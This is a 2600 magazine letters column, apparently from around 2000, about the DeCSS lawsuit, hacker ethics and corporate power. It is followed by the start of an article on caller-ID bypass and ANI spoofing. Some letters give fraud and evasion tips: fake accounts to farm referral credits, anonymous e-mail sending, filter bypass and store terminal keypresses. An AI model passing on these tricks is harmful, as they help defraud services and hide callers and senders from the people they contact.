Dear *2600:*

For all of you who want to show support for the travesty that is the DeCSS trial, head over to http://copyleft.net and pick up one of their OpenDVD t-shirts. They have two different styles, both with source code on the back. This way, when you wear your shirt in public, you can be arrested for "trafficking in a circumvention device." But wait, there's more! With every purchase, you get a hard copy of the DeCSS source code, absolutely *free!*

For their efforts, Copyleft has been also been sued.

And for the justifiably skeptical of you who think that this is a blatant advertisement masquerading as a letter, Copyleft is a nonprofit organization. They've given away over $60,000 to various organizations, including the Electronic Frontier Foundation (EFF) and the Free Software Foundation (FSF).

Nitehawk

Dear *2600:*

I just finished reading the news article you have on your website about the DMCA. The people behind the DMCA are complete idiots for many reasons. They don't know that the DMCA could actually be used against them. Someone could write a virus, then copyright it and send it out. It will eventually be illegal for Norton AntiVirus or any other company to reverse engineer the virus in order to disable it. Next thing you know, all hell will break loose and all hackers will be wrongfully blamed. I believe they have created a monster.

KisP

We'd sure like to meet the person who would copyright a virus.

Dear *2600:*

I was just recently watching the MGM movie *Hackers* when I realized that one of the main characters is called Emmanuel Goldstein. It seems a bit weird that the company that is suing you is using your name in one of their movies!

n3xu56

Yeah, we just love that kind of irony.

Dear *2600:*

Just thought you'd like to know that on the 10/25/00 episode of the WB show *Felicity,* they had a character who wore a *2600* baseball cap. Of course, he was a whacked out sysadmin/tech support person who named his computers and thought they were female. Too bad they didn't buy an anti-MPAA shirt instead. Now that would have been a statement!

Mistral

We consider that an example of fair use and we've never tried to deny anyone the right to use our stuff. At the same time, when studios sue us and then ask to use our stuff in one of their films, it gets a little annoying.

Dear *2600:*

Wouldn't it be rather simple to write a script that made a search for "DeCSS" on Disney's search engine and make the search result a part of your web page so they'd have to sue you for having a link to their site because they have something that is illegal?

I also remember that the MPAA got a copy of all back issues of *2600.* Did they pay for them or did you get them back? If not, you should consider asking for all DVD's ever made by any of the members of the MPAA. They might hold information which could be useful for the case.

Jakob
Denmark

Technically, your first suggestion would be a violation of the court order against us, absurd as that may sound. As for the back issues, they didn't pay at all nor did they return them. In addition, they want us to pay for the time it took to read through them! Sometimes we wonder if they even belong to the same species as us.

Dear *2600:*

I was wondering, if I make a "Stop the MPAA" shirt myself, using the logo you made, will you sue me? Naturally it won't be up for distribution. All I want to do is make a shirt.

hiredgun

And you think that somehow we would find out if you did this? Or that it would bother us? Has the whole world gone mad?

Hacker Ethics

Dear *2600:*

I was very enthused by the reaction at H2K to Jello Biafra. That his message was so warmly accepted is a testament to the power that hackers hold. The DeCSS case is showing the evils of corporate power to the hacker community. I think that in this case hackers could strengthen their position by making contact with the activist community. By recognizing a common enemy, we can strengthen both positions. That is one of the things that has made the current anti-WTO, IMF/World Bank, and corporate protests so successful - different groups of people coming together against one power. When I heard that the Cult of the Dead Cow decided to branch off a hacktivism group, I was enthusiastic. But I was troubled by their first post - a scathing criticism of the work of the Electrohippies. Instead of emphasizing our differences, we should recognize what's the same about our movements. What's out there is too powerful to be fighting amongst ourselves. Recognizing the ideas, theories, and methods of others is the first step towards taking the power back.

Lizard
The Youth International Party

It's not like we won't have plenty of time for bickering later.

Dear *2600:*

It is my humble opinion that pointing out weaknesses (in anything) is wrong if, by doing so, damages could result. The effects of this on the Internet are almost always bad, most especially with security. By pointing out a security flaw in an operating system and making it public in a magazine or an article online, you are helping and you are hurting at the same time. You and I both know there are good and bad people - the ones who use information to help and the ones who use information to hurt. By revealing sensitive material like the ever present security flaws and exploits that float around the Internet, you are destroying the goal of making good by allowing others to make bad based on your noteworthy finds.

What if I found a way to steal money from *2600?* Maybe it involved a very complicated procedure that was limited by a number of variables, so as to keep your losses at a relative low. In other words, not everyone could take advantage of this, but some could and would. What if a devoted *2600* fan learned about it and informed you by publishing the security flaw online? In detail. To the world.

Similar horror stories occur when you post articles such as "Taking Advantage of All Advantage," and dozens of other articles that you are more familiar with than I am. How do you explain this? Don't you think you're damaging as opposed to helping? I am genuinely interested in your response to this.

Mannequin

You would actually have us believe that it's best to remain silent when confronting security problems? There is no such thing as security through lack of information. All that accomplishes is the creation of a false perception. Any bit of information can be used for nefarious purposes. In fact, in this issue we're running an article on security issues for a particular store chain's cash registers. We have little doubt that many will see this as an endorsement of theft, which it clearly is not. People are curious. They want to know how things work and how systems can be defeated. We exist as a forum for theoretical and specific examples of this. If we start agonizing over what people might do with the information we print, we will very quickly run out of topics that won't have some potentially adverse affect somewhere. And as for your example involving someone figuring out a way to steal from us, we would much prefer seeing it published than to have it go on in secret amongst a select few individuals. At least we would have a chance to pay attention.

Dear *2600:*

I am a recent victim of a hacker. I am working on a project to help an "aging" (Alzheimer's, Werner Syndrome) research lab improve the efficiency of the dissemination of their research data among labs in Europe, Asia, and the US. I am using AOLServer on a beefy Linux box with Oracle8i to develop the collaborative model.

About two weeks ago, while I was visiting my mother out of state (who was undergoing surgery to remove a tumor), a hacker scanned our network, broke into my box through my ftp server, hacked root, dropped a root kit, and installed a bunch of junk including BitchX, eggdrop, and stuff with names changed. The hacker then used my box to begin infiltrating other boxes outside our network. I'm guessing he must have gotten caught because we were then hit with a DOS attack aimed at my server's IP. Our NOC responded quickly and shut down my MAC address. When I returned from my trip my coworkers told me what had happened. I immediately pulled the box off the network.

I don't believe this hacker had malicious intent. The person didn't break root or any of my admin accounts for Oracle and Naviserver. The person didn't delete any logs. The person didn't hurt any of my data files.

But that doesn't change anything.

We were able to trace the hacker to a bunch of other boxes they had compromised and finally to a dial-up account. Our forensics person pulled all the deleted files off my server's drive and restored every one. Because I was out of town, none of the deleted files were overwritten by my development activities. Backup images were being made to a tape drive, so we even have a set of three complete images of the hacked system. The root kit used broke everything it touched including basic commands like ps and top. This hacker, who used only scripts and had limited Linux knowledge (he or she never even touched ~root/.bash_history), didn't really know what he or she was doing.

I suppose I should be angry and maybe I am a little. But mostly I'm sad. I'm sad because this hacker is going to get arrested soon and I didn't want this to happen. I left my system vulnerable because I don't have anything to hide and I have a basic trust in people. I really wish I could have talked to this would-be hacker. If I could talk to him or her now, this is what I would say:

"It didn't have to be this way. There are countless people - including myself - who would love to teach you how to use your skills to build great and meaningful things. You didn't mean to do any harm but you did. My hard drive was confiscated as evidence. I have spent 20 or more hours rebuilding my server on a new hard drive. My employer now requires that I install security measures including tripwire and ipchains. Most of all, this valuable technology that will be used for research that may save your life one day, is now on hold.

"I want you to learn. I want you to feel the excitement of the power this technology can offer. In the military I used Unix networks for tracking and fire control. Here in research we use it to isolate terrible diseases in order to find a cure. There is so much work to be done that I wish there were ten more of me. But instead of doing this meaningful work I must now deal with you -

a random hacker who saw an anonymous Linux box on a network.

"I don't want you to go to jail. But if you do, I hope you will not lose your excitement to learn more about this great technology. I hope that when you get out of jail, or off of parole, you might give me a call. Together we can find out what great things you would like to create and then set about developing the skills you will need to accomplish those things.

"If you just cannot shake the excitement of breaking into systems I want to ask you to use those skills in the defense of our country. Future wars will involve defending ourselves from hackers all over the world and possibly initiating counterattacks ourselves. Then you'll get to play with toys like clusters, satellite networks, top-secret systems, and surveillance technologies. You'll be developing cyber-defense and counterattack tools with PhD Computer Scientists from MIT, Stanford, and CalTech. You'll be working with some of the smartest tools and brightest people on earth. Then instead of being a suspect you'll be a hero - with a fat paycheck. I just wish that you could know - if only for a minute - how good that feels. Finally, I want you to know that I forgive you. I hope you will be as kind to yourself."

To all the hackers out there who are still learning, I want to warn you. This road you are on can lead to tremendous wealth or extreme hardship. Please be careful. The FBI is very real and you are more vulnerable than you think you are. It only takes one conviction to permanently limit your opportunities in life.

joshstout

These are good points. However, more care needs to be taken by administrators to ensure that sensitive data cannot be accessed or damaged, even if their network is accessed by outsiders. Even if you just got through to every hacker in the world and they all agreed with you, you'd still be vulnerable to anyone else who could run a simple script. And prosecutions aren't going to make your system any more secure. Only good security will do that. We hope hackers think about where they apply their talents and avoid those situations where they are misused or exploited. Becoming a "cyber soldier" isn't necessarily the best way to develop one's true potential.

Newbies

Dear *2600:*

When I first started reading your magazine I had no idea what the hell you were talking about. But my desire to learn the craft of the hacker and its ethics kept me going. Before I knew it, I was doing my thing because the first thing you told me was to read and not ask the dumbass question "Can you teach me to hack?" Now all the magazines I read earlier are definitely worth my money. Thanks for your mentorship. I promise to teach and lead the next line of newbies as you lead me in the right direction.

DreyDay_33
NewYork City

Hacker Fashion

Dear *2600:*

I can't help but notice that it seems that hackers try too hard to not dress like everyone else. That means that there's some kind of dress code of wearing all black. Apparently this is because we like to express ourselves by not wearing Tommy Hilfiger or GAP. But to tell you the truth, I personally don't care about whether or not I dress like others. I just put on whatever I can find. I encourage other readers to do the same. In fact, I went to a *2600* meeting dressed in (*gasp*) a white t-shirt from a bar somewhere and (*shock*) a pair of GAP cargo shorts and finally a pair of sandals. And you know what, I didn't give a crap whether or not the other people thought I was a sellout or a badly disguised fed. I just sat back and enjoyed myself there.

Downsouth

The important thing is that you didn't think about it at all.

Scary News

Dear *2600:*

Last Friday morning, when a press release that cost $325 to post knocked $2.5 billion off of Emulex's stock, the business world realized that it needs to find solutions to prevent malicious misinformation, and quickly. Currently, with just an account number and phone number, anyone can distribute fraudulent news across any of the traditional PR wire services.

One Silicon Valley company saw this coming. Gilian Technologies has developed online security technology that helps organizations ensure that information - specifically content - is authentic and correct by utilizing digital signatures.

Gilian CEO Rafael Feitelberg can explain how companies can and should protect themselves so that they do not become the next Emulex.

Please contact me to set up an interview with Mr. Feitelberg.

Katia S. McKeever
Strategy Associates Inc.
1291 E. Hillsdale Blvd., Suite 305
Foster City, CA 94404
Phone: 650-653-2764 ext. 232
Fax: 650-653-2774
kmckeever@prstrategy.com
www.prstrategy.com

We fear that you may not understand the rules of the game. If you keep barraging us with crap, it's not going to make us want to buy whatever it is you're selling. Nor will it make us feel like giving you free publicity. In fact, it will only make us angry and that could lead to all kinds of things, including public humiliation. Let's hope it doesn't come to that.

New Projects

Dear *2600:*

Back in 1999 I saw Jello Biafra speaking at the University of Texas. He mentioned this great site called "whoownswhat.net". I went home that night (after his four hour talk) and saw that the site wasn't quite ready. Months later I looked at it again and noticed it had changed, but was not fully operational. Now, about a year later I see that it has not changed at all. Is there something I can do to help? Is there something anyone can do? I think the site and the proper promotion of the site could bring to light a lot of the corporate atrocities and possible monopolies that exist today.

s0ny

This project has unfortunately become the victim of our overextending ourselves. Between H2K, Freedom Downtime, the Free Kevin movement, all of the lawsuits, and just publishing the magazine, we just haven't had the resources to launch this site. Many people have expressed an interest but what we need at this stage is a plan to get the site rolling. Basically, we want to be able to plug in a product and/or brand name and have a database spit back the ultimate corporate owner. Perhaps it's as simple as obtaining a UPC database and matching the products to the owners. Perhaps someone has already put some of this together. So, if you're interested and have a specific plan, send it to webmaster@2600.com. The "having the plan" part is essential as coordinating volunteers is extremely time-consuming.

Dear *2600:*

Any plans to release *Freedom Downtime,* the *2600* documentary?

CaseTheWig

We fully expect to have this available in early 2001. While we had a preliminary showing at H2K and a couple of other conferences, our final version wasn't finished until December. We still have to iron out a few things and once we do, it'll be announced here and on the website.

Discoveries

Dear *2600:*

I happened upon a number that I can only guess is a conference line because you can call the number with a phone and it keeps ringing until another person dials the same number. You hear a soft "beep" and you can then talk to the other person. So far I have had five people on it. I heard from someone that it's a Sprint technician conference line. Anyone have any info on this? The number is 941-337-1111.

buster

This is very reminiscent of the old fashioned "loop" numbers the phone company used to have. It was how many phone phreaks met.

Dear *2600:*

I was recently visiting www.deathclock.com, and wondered what would happen if I entered a really early year, thus making myself already dead. I entered that I was born in 1900 and instead of displaying a little clock telling me how long I had to live, I got a pop-up window saying "Sorry, your time has expired. Have a nice day."

Colin

While potentially upsetting to people over 100, this can be fun if you figure out what day you had to be born on in order to expire today. The pop-up window is guaranteed to cause a stir.

Dear *2600:*

This wonderful service is brought to us by www.phonehog.com. First, you want to make an e-mail address if you don't already have one. Go to the website and join. All you need to do is give them a name (try choosing a random name out of a phone book) and an e-mail address (they need a place to send you the PIN and ads). Once you join and wait a few days, you'll get an e-mail telling you that you've joined and what your PIN number is. You'll be given ten minutes as a starter on your phone card number. The way you get more time on your PIN is to click on links that you'll receive in your e-mail. Luckily, there's an easier way (the ads only give you about two free minutes and they come at random intervals). All you need to do is refer someone. You go to your personal page on phonehog and click on "Refer Friends". Type in the first name of someone and their e-mail address. If they choose to join, you get five free minutes, and they get ten free minutes. You're already guessing the trick. Go to a free e-mail website, make as many addresses as you want, and then go to phonehog under your first account and refer all those e-mail addresses you just made. Then go back to your free e-mail after a day or so and click the link that you find in your e-mail to refer yourself. When you click on the link, you'll be forwarded to phonehog's login page. Join. Give the e-mail address and some name. Repeat this as many times as needed. (Remember, neither e-mail will be credited with time if you don't join.) Check your e-mail after a few more days or hours (depending on how fast they are) and you'll receive the PIN's. Eventually, you'll have one PIN with 50 or so minutes and several others with ten. Please don't seriously abuse this service (like scanning for numbers). It should only be used as needed. We want this free service to last, so don't make them mad.

Kyoya san

First of all, it's probably too late not to make them mad. Second, this is not a "free" service as you are being forced to look at ads. Whether or not you actually pay any attention to them is one thing but you're putting in an effort which is more than you were doing before and the payoff is a whopping ten cents (assuming they get bulk long distance at a nickel a minute). The amount of trouble you're going to in order to set up all these "free" accounts doesn't really make it that great a deal overall. People get paid way more to do much less on computers. Plus, it's a trivial manner for this company to simply check your IP and disallow more than one account from there.

Dear *2600:*

I have the Spring version of *2600* on my desk, and just noticed that the Rabbit's ears look like a chip puller. Is that just me?

matt (anonymous)

Some things we just shouldn't comment on.

Dear *2600:*

I was playing around with my Toshiba DVD player the other night and found a way to bypass the commercials at the beginning. I don't know if it works on all

Toshiba DVD players but it does work on model SD-1200. Just start up the player, wait until it's done loading, and press the memory button. Set the title and chapter to 1 and press play. Now just press the clear button, sit back, and enjoy your movie without being forced to watch any warnings or advertisements.

Mr.DNA

Criminal.

Dear *2600:*

Okay, I'm not the type to see Jesus in the bean dip or anything, but I noticed this. You know how all the part numbers at Ikea are Swedish-sounding words like "gronk," "splorg," and sometimes "chir?" Well, the part number for a trendy tension-wire you can hang a curtain from is called "FREKVENS."

Go down to Ikea and pick up a pack of "Free Kevins!"

JEM

Dear *2600:*

A little helpful information for some business and school Internet surfers that use a proxy to block certain types of websites. If the proxy hasn't been set to block the site www.safeweb.com, it can be used to surf past the proxy to the sites previously banned (i.e., www.2600.com). It also encrypts all the content and filters cookies to make your work or school surfing safer!

zzflop

We need hundreds of sites like this.

Dear *2600:*

To answer the question "Was God a hacker?" do the math. A=1, B=2, etc. "Computer" - (C) 3*6=18 (O) 15*6=90 (M) 13*6=78 (P) 16*6=96 (U) 21*6=126 (T) 20*6=120 (E) 5*6=30 (R) 18*6=108. The sum is 666. *Revelation 13:17-18:* "so that no one could buy or sell unless he had the mark, which is the name of the beast or the number of his name. This calls for wisdom. If anyone has insight, let him calculate the number of the beast, for it is man's number. His number is 666." Thoughts? Coincidence or Coder Supreme?

Dan

That's a nice little trick but the actual sum of the numbers is 111. You simply multiplied everything by 6 for no reason other than to get the number you wanted. Now if you take the letters associated with the word "hackers" and multiply their value by 40, you'll see some real prophecy at work.

Dear *2600:*

Just wanted to give you guys a nice little heads up. Verizon operates an "employee info line" at 1-800-483-9872.

Big Shooter

Dear *2600:*

A little while ago I was on a road trip through Oregon. We had stopped at a desolate little rest stop in the middle of nowhere for a break, since the nearest town was about 100 miles away. In the bathroom, I spotted on the wall among the usual crude remarks and other such graffiti the big bold words "Free Kevin!" It is a pleasure to know the word is really out there. Hopefully the same can happen with the MPAA case.

NaterZ

Dear *2600:*

An easier SMTP is to go to www.webappcabaret.com/apps/websmtp.jsp. This is a simple SMTP form you fill out with the e-mail address you want it to come from, the address it is going to, and any text. When this is sent, there is no way to tell where it is really coming from.

Bob

Questions

Dear *2600:*

While I have known of you for many, many years, I've never asked the question - what exactly is "2600" - meaning, why is that number the title of your magazine? I remember wondering that about eight years ago when I saw my first copy of your magazine but never really looked into it.

mpower

Read on for the answer.

Dear *2600:*

Recently reading *Hackers, Heroes of the Computer Revolution* by Steve Levy, I found: "...John Draper... known as Captain Crunch... discovered that when one blew the whistle that came in the breakfast cereal by that name, the result would be the precise 2,600-cycle tone that the phone company used to shuttle long-distance traffic over the phone lines." *Now* I understand the name "2600"! Reading is fun-damental.

mheyes

Dear *2600:*

Is anyone planning an article on either RIP, the UK's new snoop law or on Carnivore, the FBI's, uh, project? Just curious.

P.S. Hello Echelon.

catfood

We certainly hope so. The address to send articles to is articles@2600.com. Please don't write to ask if we want you to send in an article. Just do it.

Dear *2600:*

What am I supposed to do to have an answer from you? I've wrote you an e-mail and nobody answered me anything.

S0J073RO

Many people take it personally when we're impersonal. But there's really no avoiding it. We get more e-mail than most people could imagine. And while it may indeed seem trivial for one of us to take a few seconds to answer you personally, multiply that by many thousands and all of a sudden we've run out of time to put out a magazine, run a web site, do a radio show, fight lawsuits, and work on whatever other project happens to be on the calendar. We've never had a U.S. President return one of our phone calls and we have yet to take offense. We know they'd like to, but there just isn't enough time. Of course, the real irony is that if you had included your question, we might have been able to answer it here.

Dear *2600:*

Is there any reason why it's Fall of year 0 on page 33 of issue 17:3 but not on any of the other pages?

How come this page gets to be special and display "Fall 0" while the rest show "Fall 2000"? Is page 33 an outcast or just being defiant?

Anyways, do you use automatically generated footers on each page like MS Word creates or do you type each footer by hand? Just wondering. Well, it's an awesome mag so however you're creating your footers, keep up the good work.

Paper

Like we've said - repeatedly - we've been working on getting the Y2K kinks out of our systems. We're making available substitute footers for page 33 that can be pasted over the noncompliant ones until we complete repairs. Watch for details.

Parallels of Oppression

Dear *2600:*

I've just read in the Summer *2000* issue a number of letters referring to schools' reactions to *2600* and computer knowledge in general, then checked your website to read about the status of the MPAA fight. I feel like I'm watching the same play with different actors. What follows has little to do with computers, but a lot to do with this situation. This is the same shit I experienced 25 years ago when I saw this "play" for the first time.

It was Argentina in the 70's. I was in high school. Once more the government changed by force and a military "junta" grabbed the power. No freedom of speech, of course. No right to protest, no right to gather more than six people together (it may be the beginning of a public demonstration or a plot), and many other rules to prevent "subversion," the buzzword at that time. A minority of politically engaged people opposed the "golpe," but the vast majority of the population just wanted to live in peace, go to work, and raise their kids.

As military men, the "junta" needed an adversary in order to remain in power. So they invented an enemy: the "subversives." What made you a subversive? Basically everything. Rock music was banned. It had the undesired effect of grouping young people, so if you liked Deep Purple or Led Zeppelin, you were subversive. Being male and wearing long hair was subversive. Being female and wearing jeans in school was subversive. The movies *Hair* and *Jesus Christ Superstar* were banned because they "went against the morals and ethics of our society."

These guys considered it completely ethical and moral to arrest and execute the opposition without trial, to "disappear" and torture anyone "suspicious," but a couple of rock operas sung in a language few understood were immoral!

The case I thought of while reading your magazine was that of a friend of mine. He spent four years in prison - two in a secret services jail where he was tortured, beaten, and raped on a regular basis (he was 17 when he was caught) and two in a police station prison waiting to be released. His crime? He used his bike to distribute a leftist newsletter that was banned a couple of months after he disappeared (at the time it was completely legal).

The perfect scapegoat. People think, "If this happens to him who did nothing, what can happen to me if I ever dare to do something?" So people obey and stay quiet.

So back to present times. The "subversives" now are the hackers. What makes you a hacker today? Thanks to the media and general ignorance it is enough if you can spawn a DOS prompt and type "exit". Already, spawning the DOS prompt is very suspicious (like long hair). The scapegoat is *2600*. Fortunately for *2600*, the parallel stops here. I rather prefer a biased judge than the brutality of Argentina's secret services in the 70's. But the messages sent to society are the same.

In the words of the judge's decision "they [MPAA] will have the exclusive right to copy and distribute those motion pictures for economic gain. They contend that the advent of new technology should not alter this long established structure". Never mind that *2600* didn't create the new technology, they just reported it! Apparently, the judge's decision is a message for "the hackers" (whoever society thinks they are) saying "don't ever think about changing the *established structure!*

School boards feel very comfortable now about their attitude and continue to "educate" the young by suspending their "hackers." (Easily identified because they are glad that somebody named Kevin is free. And they can type "dir C:")

What frightens me is the last paragraph of the "decision" document, giving a clear message to the established structure saying (in my words): "Do whatever you want with new technology under the economic gain flag. Never mind about the First Amendment and freedom - you have the DMCA."

Cambalache20

Well, if there was anyone left who hadn't already had the shit scared out of them, you've probably gotten through to them.

Takedown Spotting

Dear *2600:*

Curiously, here in Argentina the *Takedown* film is named *El Estafador* ("The Swindler"). I felt swindled with this ridiculous movie, full of historical and conceptual errors, all that Hollywood style, Tsutomu dancing in skates....

Camandrett

More Corporate Evil

Dear *2600:*

It seems that small businesses such as Napster are not the only targets of the Recording Industry Association of America. After talks with the RIAA, a House panel approved a change in copyright law that had been slipped into a bill without a public hearing. The change in essence removed the artists' right of ownership of their recordings, which under the old law reverted to them 35 years after they debuted. The change classified all recordings as "work for hire," and thus assumedly the artists as performing chimps (or chumps?).

It was only when independent artists with enough political punch - such as Don Henley, Jimmy Buffett, and Earl Scruggs - objected that lawmakers passed a second bill to restore the status quo. The RIAA immediately denied any deliberate involvement in the change, but failed to explain where the House panel received its information regarding how the music industry currently operated.

It is the opinion of this reader that the RIAA is out to use all means possible to ensure that they are the sole source of all music, that artists are merely contract workers, and that the public consumer has only as many rights to listen to music as the RIAA dictates. I encourage everyone to stand up and be counted, support independents by not pirating their works, and avoid purchasing works from large labels that support the RIAA and its "the man in the middle does little but owns everything" approach.

B.R.

Dear ***2600:***

Why do you keep plugging Barnes & Noble? Don't you realize that they are the Verizon of the book world? As the buyer for a small independent chain struggling to stay alive, I've seen them open stores in marginal areas simply to run everyone else out of business.

For the most part, they're not doing *you* any favors (try and find your mag in most of their stores!) while independents like us - who prominently display every issue (faced out, of course) get no support whatsoever. Every one of the Barnes & Nobles I've ever visited (must keep up on the competition, you know) is almost identical, from the inventory to the gum-chewing barely-literate teenagers on the cash registers. They make no effort whatsoever to respond to the needs of the community or the customers.

As a book buyer, I can't tell you how many times I've been told that the price of a new hot novel has been raised because "the buyers at B&N thought they could get it" or that the cover has been changed because "the fiction buyer at Borders didn't like the design." The day is coming when the big chains will decide exactly what gets printed and sold in this country, and it's a little bit scary. Please support the few remaining *independent* retailers that are left, or one day you could be faced with exactly one chain that sells *2600*, and they'll tell you exactly what should be in it.

Thanks, and keep printing! (as long as they let you!)

Bryan

You're right on in your assessment of what big chains do to independent businesses. It holds true for hardware stores, office supply stores, record shops, restaurants, and more. But we take exception to your generalizations. First off, we've always supported independent stores and will always continue to. We use independent distributors who work with independent stores. Are we "plugging" Barnes & Noble because our magazine is sold there? Is the solution to not sell in any chains? Do you honestly think that would affect the situation at all, other than driving our readership down and making it all the harder to find us? We also don't believe that everyone who works in these chains is a mindless idiot nor that there is a concerted effort to hide our issues. It happens occasionally because morons wind up running things now and then. The extinction of independent stores nationwide most certainly needs to be prevented. We'd like to hear some opinions as to how.

Dear ***2600:***

A local radio station out of Detroit (FM 87.9) was recently shut down because of the FCC. This small time "pirate" radio station was far better than any of the other lame commercial ridden, rap/boy band playing stations in the area. But of course our great government had to step in and threaten fines and imprisonment for broadcasting without a license. I guess they really cherish our freedom of speech. Apparently if you do something without the government's permission you go to jail. For more details check out their webpage at: www.radio879.com.

Rebilacx

Pirate radio is indeed being crushed in this country. But the government is acting at the behest of the powerful entities that make up commercial broadcasting. They are the real enemy and the ones who need to have their licenses challenged. Remember, the airwaves belong to the public, not to huge corporations that often run four or five stations in a single city! They control what, if any, news people hear as well as the music they listen to and they work closely with the recording industry to ensure that only certain selected artists ever get radio play. It's an incredibly insane self-perpetuating industry and more people than ever seem to be tiring of it. The one pathetically small bone that was thrown to independent broadcasters was the concept of "low power FM" (LPFM) which would have put many new stations on the air with very limited signal strength (coverage of less than a mile in most cases). But even this was fought by National Public Radio and the National Association of Broadcasters, two organizations intent on keeping control of the airwaves out of the hands of anyone but themselves. Their arrogance has simply strengthened the resolve of so-called "pirate" broadcasters to take back the airwaves. After all, the true pirates are the ones who commandeered them in the first place.

Interestingly, a solution may be presenting itself due to another ill-conceived move by the FCC, namely, the conversion to HDTV. Supposedly, by 2005 all analog TV stations will be forced off the air, to be replaced by digital signals at different frequencies. (The exact same access control problems we're having with DVD's will soon be possible over the air thanks to HDTV, but that's another topic.) Since there are TV audio signals directly below the FM band, eliminating those stations could potentially open the door for many, many more FM frequencies. Now is the time to lobby for those frequencies to only go to independent, community radio stations not affiliated with current broadcasters. There would be enough space for multiple stations for every city in the country at the very least. New radios would have to be bought but that's a small price to pay for what we'd be getting. The time to demand this allocation is now, before the frequencies are put aside for yet another commercial interest.

Dear ***2600:***

I was on my way to school today and when I looked out of the bus window I saw the Verizon store. In front of the store on a sign I saw the words "free speech." I assume it was for some deal they were offering. Now I don't think they deserve to use that phrase in any form, except opposing it, with the way they've acted.

The Dude (iamnotahacker)

First they use the peace sign in their advertisements and now this. Is there anything corporate America won't use to sell a product?

Dear ***2600:***

Someone should try registering a domain that flatters a major corporation but still keeps that corporation's name in the domain. Example: www.TacoBell-Rules.com or www.NintendoKicsAss.com. Yeah, yeah. I know it's kind of a lame ass idea. But I just think it could be an interesting experiment of sorts.

BizarreOne

Or how about sprintisbetterthanmci.com. You could even collect simultaneous threats from both of them!

Annoying News

Dear ***2600:***

Does the thought of Halloween scare you? Well, hackers recently made their mark on the Census 2000 Web site by attempting to frighten and intimidate site visitors claiming they will hack five sites a day until Halloween in support of Napster.

It seems a fact of Internet life that if someone wants to crack and deface a site he or she will. Acknowledging this truth, Gilian Technologies Inc. has developed ExitControl technology which guarantees Web site content remains authentic after an intrusion. Gilian provides this security with its patented G-Server. The G-Server remains transparent and independent on the network, constantly ready to verify Web site content before it is published to the Internet. Checking ID's close to the speed of light, it verifies content using digital signatures composed of mathematical algorithms and only lets genuine content pass to the Internet. If a discrepancy is found in an outbound page, a genuine page is immediately sent in its place without a perceivable delay.

Bottom line, when a hacker does get through the firewall, Gilian's G-Server ensures the alterations they make never reach the public Internet. If there are any content discrepancies, the G-Server publishes an authentic Web page and the Web administrator is immediately alerted to the attack and its exact location. This ensures the only trick that occurs on Halloween is when your neighbor's kid eggs your house!

Gilian CEO Rafael Feitelberg, will be glad to discuss the necessity of ExitControl technology as an integral component in computer security.

Please call me if you would like to contact Rafael.

Brigit Blomme
Strategy Associates Inc.
1291 E. Hillsdale Blvd., Suite 305
Foster City, CA 94404
Phone: 650-653-2764 ext. 203
Fax: 650-653-2774
bblomme@prstrategy.com
www.prstrategy.com

You're really asking for a planeload of eggs to be dropped on your house. Look, we don't know who you people are or why you think we care. Not only are you bombarding us with your junk mail but you're demonizing hackers in the process! We're a hacker magazine - who do you think you're going to convert? Whatever pranks hackers pull pale in comparison to the damage that spam causes. We'd like you to write a press release on that. Just don't send it to us.

Further Info

Dear ***2600:***

I just thought that everyone should check this web page out: www.nanpa.com (North American Numbering Plan Administration). It has great information about things such as ANI II, Carrier Identification Codes, Central Office Codes, and a lot of other neat stuff. Check it out.

Daewoo

Dear ***2600:***

Just a warning to all the others who have been playing with those credit card scanners mentioned in 17:1 - be careful! In Rite-Aid pharmacies across the US, pressing enter/yes + 1 or pressing enter/yes + 7 both give you a password prompt, but pressing enter/yes + ATM directly after that will lock the machine. Because this is a really dumb thing to do, as you cannot continue to play with it afterward, I'd advise not doing it. On another note, at Wal-Mart, pressing enter + the middle up-arrow button below the screen will display the o/s version.

narcc

Suggestions

Dear ***2600:***

Might I suggest a little hate towards Ameritech DSL? Verizon is bad, but IMHO Ameritech is just scraping the bottom of the barf bag with its "service."

arc

The competition is pretty rough all the way down there.

Dear ***2600:***

I was reminded of an idea to help the image of hackers. In the 50's the hot rodders, like hackers, were the target of government and police harassment. They were seen as a threat to public safety and well being. Remind you of anyone? Because they used the public streets as raceways, they were looked upon as nothing but a nuisance. The hot rodders came up with an idea to help their image. Whenever a motorist was in need of help - car trouble, out of gas, flat tire - the hot rodders would provide any help that they could. There was one thing that hot rodders knew better than normal citizens: cars. After helping the motorist with their trouble by fixing minor engine trouble, replacing a flat, or giving the people a ride to the nearest phone, the hot rodder would give the motorist a card that said "You have been helped by the Hot Rodders of America." Through this campaign the hot rodders brought attention to their cause and improved public opinion of

continued on page 48

Confusing ANI and Other Phone Tricks

by Lucky225
Lucky225@verizonfears.com

In this article I will explain how to bypass CLASS services, spoof ANI to AT&T 800 numbers, and make free untraceable calls.

TSPS "0" Operator


Your TSPS operator can be a very useful tool when making calls from your home. First of all she can bypass all CLASS services. That is, if you dial through your local operator to make a local call, the called party will not be able to *69 (call return) your call, they will not be able to *57 (call trace) your call, and your caller ID will show up as "Out of Area" or "Unknown". If the party you're trying to call has *77 (anonymous call reject) on (a service that doesn't allow calls from people who dial *67 or have complete caller ID blocking on their line), you can simply place a call through your local operator and she will be glad to connect you to the party with your caller ID unknown. When calling through the local operator it is always a good idea to tell her you're visually impaired or having trouble dialing, otherwise you may be charged extra for the call.

Op Diverting, Spoofing ANI, and Making Free Calls

Your local TSPS operator probably doesn't forward ANI unless they have ANI II equipment. To find out if your operator can pass ANI to 800 numbers, have her dial 800-346-0152. If it says your phone number, you're out of luck. If it says a three digit number (this is the area code where the operator building is located) followed by 000-0000, your operator can't pass ANI. If your local operator can't pass ANI, this is good because you can have her dial any 800 number and they won't know where you're calling from.

1-800-OPERATOR

